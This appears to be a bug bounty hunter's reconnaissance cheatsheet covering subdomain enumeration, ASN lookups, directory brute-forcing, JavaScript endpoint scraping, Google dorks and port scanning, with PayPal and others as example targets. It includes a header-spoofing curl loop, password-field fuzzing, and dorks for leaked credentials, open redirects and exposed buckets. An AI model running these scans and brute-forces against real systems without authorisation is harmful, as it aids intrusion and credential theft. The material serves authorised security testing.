Bug Bounty Cheatsheet

m0chan.github.io/2019/12/17/Bug-Bounty-Cheetsheet.html

m0chan

Penetration Tester


- Bug Bounty
- Web App
- Subdomain Enumeration
- Cheatsheet

This is a massive WIP and truthfully I was planning on keeping this a private post as I am really just braindumping my techniques on here not really ordered or structured but I figured it may be useful to other people.

Also before I continue these are my main references that have helped me build my own methodology.

- https://0xpatrik.com/subdomain-enumeration-2019/ - **Main One**
- https://payhip.com/b/wAoh - **Main One (Awesome Book)**
- https://pentester.land/conference-notes/2018/08/02/levelup-2018-the-bug-hunters-methodology-v3.html - **Main One**
- https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html
- https://blog.usejournal.com/bug-hunting-methodology-part-1-91295b2d2066

Random DNS Pic



Initial Stuff

Before we jump into Subdomain Enumeration which is typically the first step for any program that has a wildcard scope `*.domain` It's worth mentioning a few things and different locations we can get data from.

Also a small tip moving forward, if you are going to get into Bug Bounty I recommend that you rent yourself a VPS as it will help a lot when carrying out long & CPU intensive tasks. It will also help you offload heavy tasks and allow you to keep your main workstation for manual testing and recon etc.

My personal preference is DigitalOcean due to the simplicity of deployment / provisioning and backups. - You can use my referral code below to get $100 **FREE** Credit over a 60-Day Period :)

Referral Code: https://m.do.co/c/aa9fa82f580a

Burp Regex for Scope Control

```
.*\.domain\.com$
```

```
Putting this here as I always forget it :)
```

** Pull Root Subdomains from Final.txt**

```
cat final | rev | cut -d . -f 1-3 | rev | sort -u | tee root.subdomains
```

Port Scanning IP Ranges

```
First tip is to use Basic Shodan, Google Dorks & ASN lookups to find target CIDR ranges - If you are attacking a very large program this be thousands of IP addresses but is usually worth it and definetely a background task to consider.

You can then import all the scans into something like this for a nice overview

https://ivre.rocks/

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed but I find it misses a lot of ports so VPS+ nMap + Screen is the most reliable.
```

More to follow here….

Automation Frameworks

As more and more bug bounty hunters and researchers are moving towards continuous automation, with most of them writing or creating there own solutions I thought it would be relevant to share some open-source existing framworks which can be used.

Sp1der

```
#https://github.com/1N3/Sn1per

This is awesome and allows you to automate many things, although it costs $200 for a license it seems worth it.

Considering the average payout of a bounty $200 isnt really much at all :)
```

Sub Domain Enumeration

Basic Enumeration with Subfinder

```
Make sure all API keys are populated, Shodan pro account is beneficial :)

Subfinder -d domain.com -o Outfile.txt
```

Rapid7 FDNS

```
https://opendata.rapid7.com/sonar.fdns_v2/

aptitude install jq pigz
wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-fdns_a.json.gz
cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq`
```

Rapid7 FDNS (Part 2)

```
https://opendata.rapid7.com/sonar.fdns_v2/

wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-fdns_a.json.gz
2019-11-29-1574985929-fdns_a.json.gz | pigz -dc | grep ".target.org" | jq`


This is a huge 19GB and contains A Names there are seperate downloads for other
records at

https://opendata.rapid7.com/sonar.fdns_v2/
```

Rapid7 FDNS (Part 3 with DNSGrep)

```
#https://github.com/erbbysam/dnsgrep

Not tried this much yet but DNS Grep tool based around Rapid7 Sonar DNS
```

Assetfinder by Tomnomnom

```
https://github.com/tomnomnom/assetfinder

Of course Tomnomnom was going to appear here (alot) he has a lot of resources for
BugBounty and assetfinder is an awesome place to start for easy wins

go get -u github.com/tomnomnom/assetfinder

assetfinder domain.com

You need to set a couple API/Tokens for this too work, similar too Subfinder

facebook
Needs FB_APP_ID and FB_APP_SECRET environment variables set
(https://developers.facebook.com/)

virustotal
Needs VT_API_KEY environment variable set
(https://developers.virustotal.com/reference)

findsubdomains
Needs SPYSE_API_TOKEN environment variable set (the free version always gives the
first response page, and you also get "25 unlimited requests") —
(https://spyse.com/apidocs)
```

Chaos - Project Discovery

```
- Requires a BETA Tester Key to function

chaos -d domain.com
```

Findomain

```
#https://github.com/Edu4rdSHL/findomain

Awesome little tool that can sometimes find domains amass cant - Also very quick as
its built with rust :)

** Marked below require API Keys to work

Certspotter
Crt.sh
Virustotal
Sublist3r
Facebook **
Spyse (CertDB) *
Bufferover
Threadcrow
Virustotal with apikey **

findomain -t moj.io
```

Reverse WHOIS Search

```
#https://tools.whoisxmlapi.com/reverse-whois-search

Search Org name above to find all WHOIS Records with this Organisation listed.

For Ex. Oath Inc returns 10k subdomains

Take subdomains pipe them through assetfinder or amass again / crtsh.py
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls


cat subdomains | waybackurls > urls
```

Scan.io

```
Numerous repos & large dumps from various sources of Scans.

https://scans.io/
```

Assets-From-SPF / Pull Domains from SPF Records

```
https://github.com/yamakira/assets-from-spf

$ python assets_from_spf.py --help
Usage: assets_from_spf.py [OPTIONS] DOMAIN

Options:
  --asn / --no-asn  Enable/Disable ASN enumeration
  --help            Show this message and exit.
```

GitHub SubDomain Scrap

```
https://github.com/gwen001/github-search/blob/master/github-subdomains.py

As we have saw from various bug reports in the past, sometimes developers will leave
API keys and SSH keys etc in public repos however the same principle applies for
developers hard coding hidden endpoints or domains in the source code.

We can use github-subdomains.py to scrape for domains from public repos with the
below syntax :)


python3 $Tools/github-subdomains.py -d paypal.com -t
```

Generate Basic Permutations

I have a small bash loop to handle this

```
#!/bin/bash
for i in $(cat /home/aidan/Tools/alterations.txt); do echo $i.$1;
done;
```

Reverse DNS Lookups on List of IP's

```
#https://github.com/hakluke/hakrevdns

Sometimes you may have a IP list of targets instead of domains, perhaps from ASN
lookup. Here we can use a quick little tool called hakrevdns to carry out numerous
reverse DNS lookups.

hakluke~$ prips 173.0.84.0/24 | hakrevdns
173.0.84.110    he.paypal.com.
173.0.84.109    twofasapi.paypal.com.
173.0.84.114    www-carrier.paypal.com.
173.0.84.77     twofasapi.paypal.com.
173.0.84.102    pointofsale.paypal.com.
173.0.84.104    slc-a-origin-pointofsale.paypal.com.
173.0.84.111    smsapi.paypal.com.
173.0.84.203    m.paypal.com.
173.0.84.105    prm.paypal.com.
173.0.84.113    mpltapi.paypal.com.
173.0.84.8      ipnpb.paypal.com.
173.0.84.2      active-www.paypal.com.
173.0.84.4      securepayments.paypal.com.
```

AMass Basic Active Scan

```
You could do with a amass passive scan and not resolve domains with MassDNS later but
I usually just go with active :)

amass enum -d paypal.com,paypal.co.uk
```

Certificate Transparency Logs

```
python3 $BugBounty crt.sh domain.com

This script be found in my GitHub repo, it just takes a domain and passes it to
crt.sh and aggerates the output.
```

Subdomain Brute Force (Subbrute & MassDNS)

```
$Tools/subbrute.py $Tools/massdns/lists/names.txt domain.com | massdns -r
$Tools/massdns/lists/resolvers.txt -t A -a -o -w massdns_output.txt -
```

Generate Permutations with AltDNS

```
altdns -i input_domains.txt -o permutationoutput.txt -w $Tools/altdns/words.txt -r -s
resolved_output.txt
```

This may take a while to run but should always be part of your recon process no matter how little results it yields.

Generate Permutations with dnsGen (Overall Best Way)

```
#https://github.com/ProjectAnte/dnsgen

git clone https://github.com/ProjectAnte/dnsgen
cd dnsgen
pip3 install -r requirements.txt
python3 setup.py install

cat domains.txt | dnsgen - | massdns -r /path/to/resolvers.txt -t A -o J --flush
2>/dev/null
```

Find Resolvable Domains with MassDNS

```
massdns -r $Tools/massdns/lists/resolvers.txt -t A -o S allsubdomains.txt -w
livesubdomains.messy

sed 's/A.*//' livesubdomains.messy | sed 's/CN.*//' | sed 's/\..$//' >
domains.resolved
```

Find HTTP/HTTPS Servers with HTTProbe

```
cat domains.resolved | httprobe -c 50 -p 8080,8081,8089 | tee http.servers
```

the -p flag adds these ports to the scan, will increase time but good for finding secondary http services on non standard ports (80,443)

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -sS -p 80,443 -iL List.txt -oA m0chan.xml

import xmltree
def removeHostname():
   for host in root.iter('host'):
        for elem in host.iter():
            if 'name' in elem.attrib and elem.attrib['name'] == 'ISP_redir_site':
                root.remove(host)
tree.write('output.xml')
```

Pass HTTProbe Results to EyeWitness

```
cp http.servers $Tools
$Tools/EyeWitness/eyewitness.py --web -f http.servers
```

Pass All Subdomains too S3 Scanner

```
Even if a subdomain does not follow normal bucket naming conventtion it may be
resolving to an unsecured one.

Therefore run the following

python $Tools/S3Scanner/s3scanner.py -l domains.resolved -o buckets.txt

-d flag will dump all open buckets locally

If you find open buckets you can run the useful bash look to enumerate content

for i in $(cat buckets.txt); do aws s3 ls s3://$i; done;

This will require basic auth key/secret which you can get for free from AWS
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.massdns.cnames
paypal.subdomains

cat paypal.subdomains | grep trafficmanager
cat paypal.subdomains | grep azure
```

Subdomain Bruteforcing with all.txt

```
#https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

todo - As there is a few methods to talk about here but the best wordlists is Jason
Haddix's all.txt

dnsrecon -d paypal.com -D all.txt -t brt

#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t all.txt


#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w all.txt
```

Subdomain Bruteforcing with Commonspeak Wordlists

```
#https://github.com/assetnote/commonspeak2
#https://github.com/assetnote/commonspeak2-wordlists

Common speak from Assetnote has a unique way of generating wordlists and
one of my favorite wordlists to use for subdomain brute forcing. There are
numerous datasets on Google Big query that are constantly being updated with
new information. These datasets are used by common speak to create a wordlist
that contain current technologies and terminology.

dnsrecon -d paypal.com -D commonspeak.txt -t brt


#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t commonspeak.txt

#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w commonspeak.txt
```

Fuzzing Subdomains with WFuzz

```
wfuzz -c -f re -w /SecLists/Discovery/DNS/subdomains-top1mil-5000.txt -u
"http://domain.htb" -H "Host: FUZZ.domain.htb" --hh 311\
```

ASN Enumeration

I wasn't sure if I should add this under **Subdomain Enumeration** but doesn't really matter. Here are a few techniques to discover subdomains and ports via companies publicly available ASN numbers.

Reverse WHOIS on Company Name with Whoxy

```
#Requires a paid API key, but well worth the money :)

curl "http://api.whoxy.com/?
key=xxxxx&reverse=whois&mode=micro&company=Uber+Technologies,+Inc." | jq -r
'.search_result[].domain_name'
```

ASNLookup

```
#https://github.com/yassineaboukir/Asnlookup

python asnlookup.py -o <Organization>`
```

Find Organistations ASN's

```
amass intel -org paypal
1449, PAYPAL-CORP - PayPal
17012, PAYPAL - PayPal
26444, PAYDIANT - PayPal
59065, PAYPALCN PayPal Network Information Services (Shanghai) Co.
206753, PAYPAL-
```

Find IPv4 Address Space from ASN

I have yet to find a good tool to do this so I will be writing something in Go very shortly, but in the meantime you can simple visit

https://bgp.he.net/ASNNumberHere#_prefixes

https://bgp.he.net/AS17012#_prefixes

Prefix	Description
64.4.240.0/21	PayPal, Inc.
64.4.240.0/24	PayPal, Inc.
64.4.241.0/24	PayPal, Inc.
64.4.242.0/24	PayPal, Inc.
64.4.244.0/24	PayPal, Inc.
64.4.246.0/24	PayPal, Inc.
64.4.247.0/24	PayPal, Inc.
64.4.248.0/22	PayPal, Inc.
64.4.248.0/24	PayPal, Inc.
64.4.249.0/24	PayPal, Inc.
64.4.250.0/24	PayPal, Inc.
66.211.168.0/22	PayPal, Inc.
91.243.72.0/23	PayPal Pvt Ltd
173.0.80.0/20	PayPal, Inc.
173.0.80.0/22	PayPal, Inc.
173.0.84.0/24	PayPal, Inc.
173.0.88.0/24	PayPal, Inc.
173.0.93.0/24	PayPal, Inc.
173.0.94.0/24	PayPal, Inc.
173.0.95.0/24	PayPal, Inc.
185.177.52.0/22	Limited Liability Company Non-Banking Credit Institution PayPal RU

</img>

Parse CIDR from ASN Lookup too AMass Enum

```
amass enum -d paypal.com -cidr 64.4.240.0/21
```

I have found to have really good results using `amass enum` here + large CIDR range however sometimes these can be false positives/dead hosts so remember to verifiy with MassDNS if they are live.

Content Discovery

Here I will discuss some basic tactics once you have a nice list of live subdomains

Basic Crawling

Crawling a website is typically one of the first places to start once you have discovered the live endpoints. It basically involves recursively visiting and saving each link on a website

The author of Bug Bounty Playbook created a tool to help with this

#https://github.com/ghostlulzhacks/crawler/tree/master

```
python3 $Tools/crawler/crawler.py -d https://paypal.com -l 2
```

These crawling results can also be combined with the JSearch techniques listed below

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC'  |  awk -F'"' '{print $2}' | xargs -n1 -I{} curl -sL http://index.commoncrawl.org{}-index?url=http://yahoo.com* | awk -F'"url":\ "' '{print $2}' | cut -d'"' -f1 | sort -u | tee domain.txt
```

Wayback Machine Crawling

```
#https://github.com/ghostlulzhacks/waybackMachine

Sometimes visiting wayback machine and looking up a domain will yield us some awesome
results which we can filter for things like .zip, .config and find old endpoints that
are technically still live. s

We can then use this data to find vulns,

Quote from Bug Bounty Playbook

"For instance, if you see the path “example.com/?redirect=something.com” you can test
for open redirects and SSRF vulnerabilities. If you see the GET parameter “msg=” you
can test for XSS. The list can go on for days."

You can do this manually on the site or using the script linked above

python3 $Tools/waybackMachine/waybackmachine.py paypal.com
```

Common Crawl Data

```
#https://github.com/ghostlulzhacks/commoncrawl

Just like The Wayback Machine Common Crawl also regularly crawls the internet for
endpoints. Also, like the Wayback Machine this data is publicly available and we can
use it to get a list of endpoints on a site passively.

python3 $Tools/commoncrawl/cc.py -d paypal.com
```

Find Easy Wins with DirSearch

Of course if we have a large amount ot subs we can't just send over directory-list-2.3medium so I typically use this small list against all the subdomains and (or) ip ranges from ASN lookups.

```
/phpinfo.php
/info.php
/admin.php
/api/apidocs
/apidocs
/api
/api/v2
/api/v1
/v2
/package.json
/security.txt
/application.wadl
/api/apidocs
/swagger
/swagger-ui
/swagger-ui.html
/swagger/swagger-ui.html
/api/swagger-ui.html
/v1.x/swagger-ui.html
/swagger/index.html
/graphql
/graphiql
```

```
python3 dirsearch.py -L http.servers -e .* -w paths --simple-report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

dirSearching with RobotsDisallowed1000.txt

This is similar to the previous method but we are using a Wordlist supplied with SecLists that details the top 1000 entries inside Robots.txt

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/RobotsDisallowed-Top1000.txt

This usually dosent take too long but can be depending on the scope.

Tip: Run this on a VPS

I have had some nice success with raft-large-files.php

```
python3 dirsearch.py -L http.servers -e .* -w RobotsDisallowed-Top1000.txt --simple-report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

Excessive DirSearching with RAFT

This may take a very long time to run and timeout depending on your scope but these lists are the goto when it comes to dirbusting

Tip: Run this on a VPS

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt

I have had some nice success with raft-large-files.php

```
python3 dirsearch.py -L http.servers -e .* -w wordlist --simple-report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

Meg - Find Many Paths for Hosts (Similar to DirSearch)

```
#https://github.com/tomnomnom/meg

meg --verbose paths http.servers
```

This will create a /out folder with results from each web server (use this after httprobe) - Then we can simply start grepping for juicy stuff

```
grep -r api
grep -r phpinfo
```

Use this wordlist

https://gist.github.com/tomnomnom/57af04c3422aac8c6f04451a4c1daa51

etc etc

DirSearching with FFUF (New Method)

```
#https://github.com/ffuf/ffuf

Written in Go so very fast

Directory Fuzzing

ffuf -c -w /path/to/wordlist -u http://yahoo.com/FUZZ

GET Parameter Fuzzing

ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value -fs 4242

POST Data Fuzzing

ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&password=FUZZ" -u
https://target/login.php -fc 401
```

DirSearching with FFUF Loop (September 2020)

```
ffufhttpservices(){
for i in $(cat newsubs.httprobe); do  ffuf -u $i/FUZZ -w
/root/Wordlists/NewWordlist.txt \
-H "User-Agent: Mozilla/5.0 Windows NT 10.0 Win64 AppleWebKit/537.36
Chrome/69.0.3497.100" -H "X-Forwarded-For: 127.0.0.1" \
-c -fs 0 -t 30 -mc 200 -recursion ; done | tee xxxxx;
cat xxxxx | egrep -v "Method|Header|Follow|Calib|Timeout|Thread|Matc|Filt|v1|_|^$" |
tee ffuf.results; rm xxxxx;

#Need to add a check if http/https both exist to only run https mayb?
}
```

EyeWitness - Source View

```
Recently while working on big programs I have had some success with grepping the
EyeWitness source for sensitive files for example

VPS:> cd EyeWitness
VPS:> grep -r Tomcat
VPS:> grep -r IIS6.0


etc etc

When EyeWitness runs it will save the source of the URLs it screenshots inside the
working folder
```

WaybackURLs - Fetch all URL’s that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls


cat subdomains | waybackurls > urls
```

Archive.org Direct URL Access - Really Good

```
http://web.archive.org/cdx/search/cdx?
url=*.visma.com/*&output=text&fl=original&collapse=urlkey
```

GetAllURL's

```
Bash alias already created in profile on VPS - getallurls or getallurlsloop
```

GoSpider

```
#https://github.com/jaeles-project/gospider

- Run with single site

gospider -s "https://m0chan.co.uk" -c 10 -d 1

- Run with 20 sites & 10 bots each site

gospider -S sites.txt -o output -c 10 -d 1 -t 20
```

Tomnomnom's Concurl

```
#https://github.com/tomnomnom/concurl


▶ cat urls.txt
https://example.com/path?one=1&two=2
https://example.com/pathtwo?two=2&one=1
https://example.net/a/path?two=2&one=1

▶ cat urls.txt | concurl -c 3
out/example.com/6ad33f150c6a17b4d51bb3a5425036160e18643c https://example.com/path?
one=1&two=2
out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53 https://example.net/a/path?
two=2&one=1
out/example.com/5657622dd56a6c64da72459132d576a8f89576e2 https://example.com/pathtwo?
two=2&one=1

▶ head -n 7 out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53
cmd: curl --silent https://example.net/a/path?two=2&one=1



Concurrent HTTP Requests because Go is fast as f
```

Get All Subdomain HTTP Headers & Responses

#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-using-shell-scripting-359800905d2a

Cool little bash loop to handle this, we will loop through all the found http/https servers from httprobe and grab the headers and responses.

Great way to find legacy web servers or quickly check the reponses to find easy wins.

Stored as GetAllHeadersandResponses.sh in my repo :)

Todo: I will rewrite this to support Tomnomnoms concurl to carry out concurrent http requests when I have time :)

```
#!/bin/bash
mkdir headers
mkdir responsebody
CURRENT_PATH=$(pwd)
for x in $(cat $1)
do
        NAME=$(echo $x | awk -F/ '{print $3}')
        curl -X GET -H "X-Forwarded-For: evil.com" $x -I >
"$CURRENT_PATH/headers/$NAME"
        curl -s -X GET -H "X-Forwarded-For: evil.com" -L $x >
"$CURRENT_PATH/responsebody/$NAME"
done
```

In the next step I will show how we can use the collected data to grab all Javascript files from the endpoints :) There is also another way with JSearch which I will show further down.

Collecting JavaScript Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-using-shell-scripting-359800905d2a

This script will crawl all the responses from the previous script and store all javascripts files inside domain.com/scripts

This is a good tactic as sometimes devs will hardcore API keys/tokens etc in Javascript files without realising.

Stored as GetJSFiles.sh in my repo :)

#!/bin/bash
mkdir scripts
mkdir scriptsresponse
RED='\033[0;31m'
NC='\033[0m'
CUR_PATH=$(pwd)
for x in $(ls "$CUR_PATH/responsebody")
do
        printf "\n\n${RED}$x${NC}\n\n"
        END_POINTS=$(cat "$CUR_PATH/responsebody/$x" | grep -Eoi "src=\"[^>]+></script>" | cut -d '"' -f 2)
        for end_point in $END_POINTS
        do
                len=$(echo $end_point | grep "http" | wc -c)
                mkdir "scriptsresponse/$x/"
                URL=$end_point
                if [ $len == 0 ]
                then
                        URL="https://$x$end_point"
                fi
                file=$(basename $end_point)
                curl -X GET $URL -L > "scriptsresponse/$x/$file"
                echo $URL >> "scripts/$x"
        done
done


This method can be a little slow as there is no multithreading involved, but works perfect for smaller programs :)
```

JavaScript Link Finder

```
#https://github.com/GerbenJavado/LinkFinder

LinkFinder is one of the best tools for parsing endpoints from JavaScript files. The
tool works by using JSBeautifier under the hood alongside a list of regexes to find
URL patterns.

We can simple pass a .js file locally and it will parse all links contained within
the JS files, great for finding endpoints.

Of course if we combine this with the technique above we can usually find quite a
lot.

python $Tools/LinkFinder -i m0chan.js -o cli
```

JsSearch

```
#https://github.com/incogbyte/jsearch

JsSearch is another handy JavaScript parser except this tool aims to find sensitive
or interesting strings within JSFiles instead of endpoints. As we know sometimes
developers can hardcore API keys etc in JS files and forget.

python3.7 $Tools/jsearch/jsearch.py -u https://starbucks.com -n Starbucks

This tool is handy as it does not require the files to be stored locally and can
simply take a domain as input and recursively crawl and analyse.

Although I recommened you add your own regexes as the default colletion is quite
minimal.
```

Finding Hidden Endpoints from Scraped JS Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-using-shell-scripting-359800905d2a

#Dependancy: https://github.com/jobertabma/relative-url-extractor

Similar to the previous scripts this bash script will require the previous scripts to be run as it relys on the output.

What we do here is parse the relative paths present in the scraped JS Files, this way we can find some interesting endpoints and configurations which may have some vulnerable parameters.

Providing we have 'relative-url-extractor' installed we can use the following bash script to achieve what we need.

Stored in my Repo as HiddenEndpointLoop.sh

#!/bin/bash
#looping through the scriptsresponse directory
mkdir endpoints
CUR_DIR=$(pwd)
for domain in $(ls scriptsresponse)
do
        #looping through files in each domain
        mkdir endpoints/$domain
        for file in $(ls scriptsresponse/$domain)
        do
                ruby ~/relative-url-extractor/extract.rb
scriptsresponse/$domain/$file >> endpoints/$domain/$file
        done
done
```

Fuzzing URL Parameters

```
#https://www.hackplayers.com/2018/08/aron-parametros-get-post-bruteforce.html
#https://github.com/m4ll0k/Aron

GET Bruteforce

$ go run aron.go -url http://www.test.com/index.php -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get -wordlist
$Tools/Aron/dict.txt


POST Bruteforce

$ go run aron.go -url http://www.test.com/index.php -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data "user=1"
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data "user=1" -
wordlist dict.txt
```

Port Scanning Subdomains

I won't get into this much as it's fairly straight forward, simply parse your subdomains.resolved too nmap with your preferred syntax and let it run away.

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed but I find it misses a lot of ports so VPS+ nMap + Screen is the most reliable.

Aquatone

```
#https://github.com/michenriksen/aquatone/
```

Aquatone allows us to easily screenshot and port scan subdomains. Very fast as it is written in Go.

```
cat hosts.txt | aquatone -ports 80,443,3000,3001

small: 80, 443
medium: 80, 443, 8000, 8080, 8443 (same as default)
large: 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 8001, 8008, 8080, 8083,
8443, 8834, 8888
xlarge: 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082, 2087, 2095, 2096,
2480, 3000, 3128, 3333, 4243, 4567, 4711, 4712, 4993, 5000, 5104, 5108, 5800, 6543,
7000, 7396, 7474, 8000, 8001, 8008, 8014, 8042, 8069, 8080, 8081, 8088, 8090, 8091,
8118, 8123, 8172, 8222, 8243, 8280, 8281, 8333, 8443, 8500, 8834, 8880, 8888, 8983,
9000, 9043, 9060, 9080, 9090, 9091, 9200, 9443, 9800, 9981, 12443, 16080, 18091,
18092, 20720, 28017
```

Google Dorks

Bug Bounty Helper Tool (Perfect for All Dorks)

https://dorks.faisalahmed.me/#

Just enter your domain/subdomain and select which you would like to dork for

```
https://drive.google.com/file/d/1g-vWLd998xJwLNci7XuZ6L1hRXFpIAaF/view

site:your-target.com inurl:id=
site:your-target.com filetype:php
site:your-target.com intitle:upload
inurl:”.php?id=” intext:”View cart”
inurl:”.php?cid=” intext:”shopping”
inurl:/news.php?include=
inurl:”.php?query=”


#Open Redirect
inurl:url=https
inurl:url=http
inurl:u=https
inurl:u=http
inurl:redirect?https
inurl:redirect?http
inurl:redirect=https
inurl:redirect=http
inurl:link=http
inurl:link=https
inurl:redirectUrl=http site:paypal.com

#Codepad - Online Interpreter/Compiler, Sometimes Hard Coded Creds
site:codepad.co "Tesla"

#Scribd - EBooks / Although Sometimes Internal Files
site:scribd.com "Tesla"

#NodeJS Source
site:npmjs.com "Tesla"
site:npm.runkit.com "Tesla"

#Libararies IO
site:libraries.io "Tesla"

#Coggle - MindMapping Software
site:coggle.it "Tesla"

#Papaly
site:papaly.com "Tesla"

#Trello - Board Software
site:trello.com "Tesla"

#Prezi - Presentation Software
site:prezi.com "Tesla"

#JSDeliver - CDN for NPM & GitHub
site:jsdelivr.net "Tesla"
```

```
#Codepen - Online Coding Tool
site:codepen.io "Tesla"

#Pastebin - Online Txt Sharing
site:pastebin.com "Tesla"

#Repl - Online Compiler
site:repl.it "Tesla"

#Gitter - Open Source Messaging
site:gitter.im "Tesla"

#BitBucket - Similar to GitHub can Store Source Code
site:bitbucket.org "Tesla"

#Atlassian - Useful to find Confluence and Jira
site:*.atlassian.net "Tesla"

#Gitlab - Source Code
inurl:gitlab "Tesla"

#Find S3 Buckets
site:.s3.amazonaws.com "Tesla"

To simplify this process I copy the above into Sublime and copy replace Tesla with
the Target name and then open all queries at once with the following chrome extension
;)

https://chrome.google.com/webstore/detail/openlist/nkpjembldfckmdchbdiclhfedcngbgnl?
hl=en

We can also find specific content by appending the "ext:pdf or ext:conf" etc etc
```

Fingerprinting

During our recon phase and the techniques we employed above we gathered a lot of information about a target from subdomains, CIDR, ASN's, Endpoints etc but we didn't really gather HTTP Headers. I did show a few techniques but they probably fit in here more so I've just duplicated them for simplicity.

Fingerprinting usually consists of using our discovered endpoints and analysing the headers,version numbers, open/closed ports etc.

First technique is typically finding the open ports which we could do with nMap but it will take a while especially if we are working on a big program perhaps with tens of thousands of IP's. If this is the case then it's probably best to look at Shodan.

Shodan Scans the entire internet on a daily basis and provides the data to it's users **(I highly recommend you get a pro account)**

Shodan Port Scan w/ CIDR

shodan.io

net:CIDR/24,CIDR/24

Example

net:109.70.100.50/24,89.67.54.0/22

You could also search via Organistations Name with
org:Paypal

Of course these techniques will only return assets on your targets OWN external network but what about resources hosted with thirdparty cloud providers such as AWS or Azure. One Techn to find these is to search with SSL

ssl:paypal

MassScan

#https://github.com/robertdavidgraham/masscan

MassScan is awesome but truthfully from my experiences it can be very hit or miss and sometimes misses ports, I have tried scanning my VPS with it and it dosent show half the ports. No idea why however its still worth mentioning due to the speed

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --
banners -oX <Out File Name>

You can also use the massscan-web-ui from OffSec or grep the results.

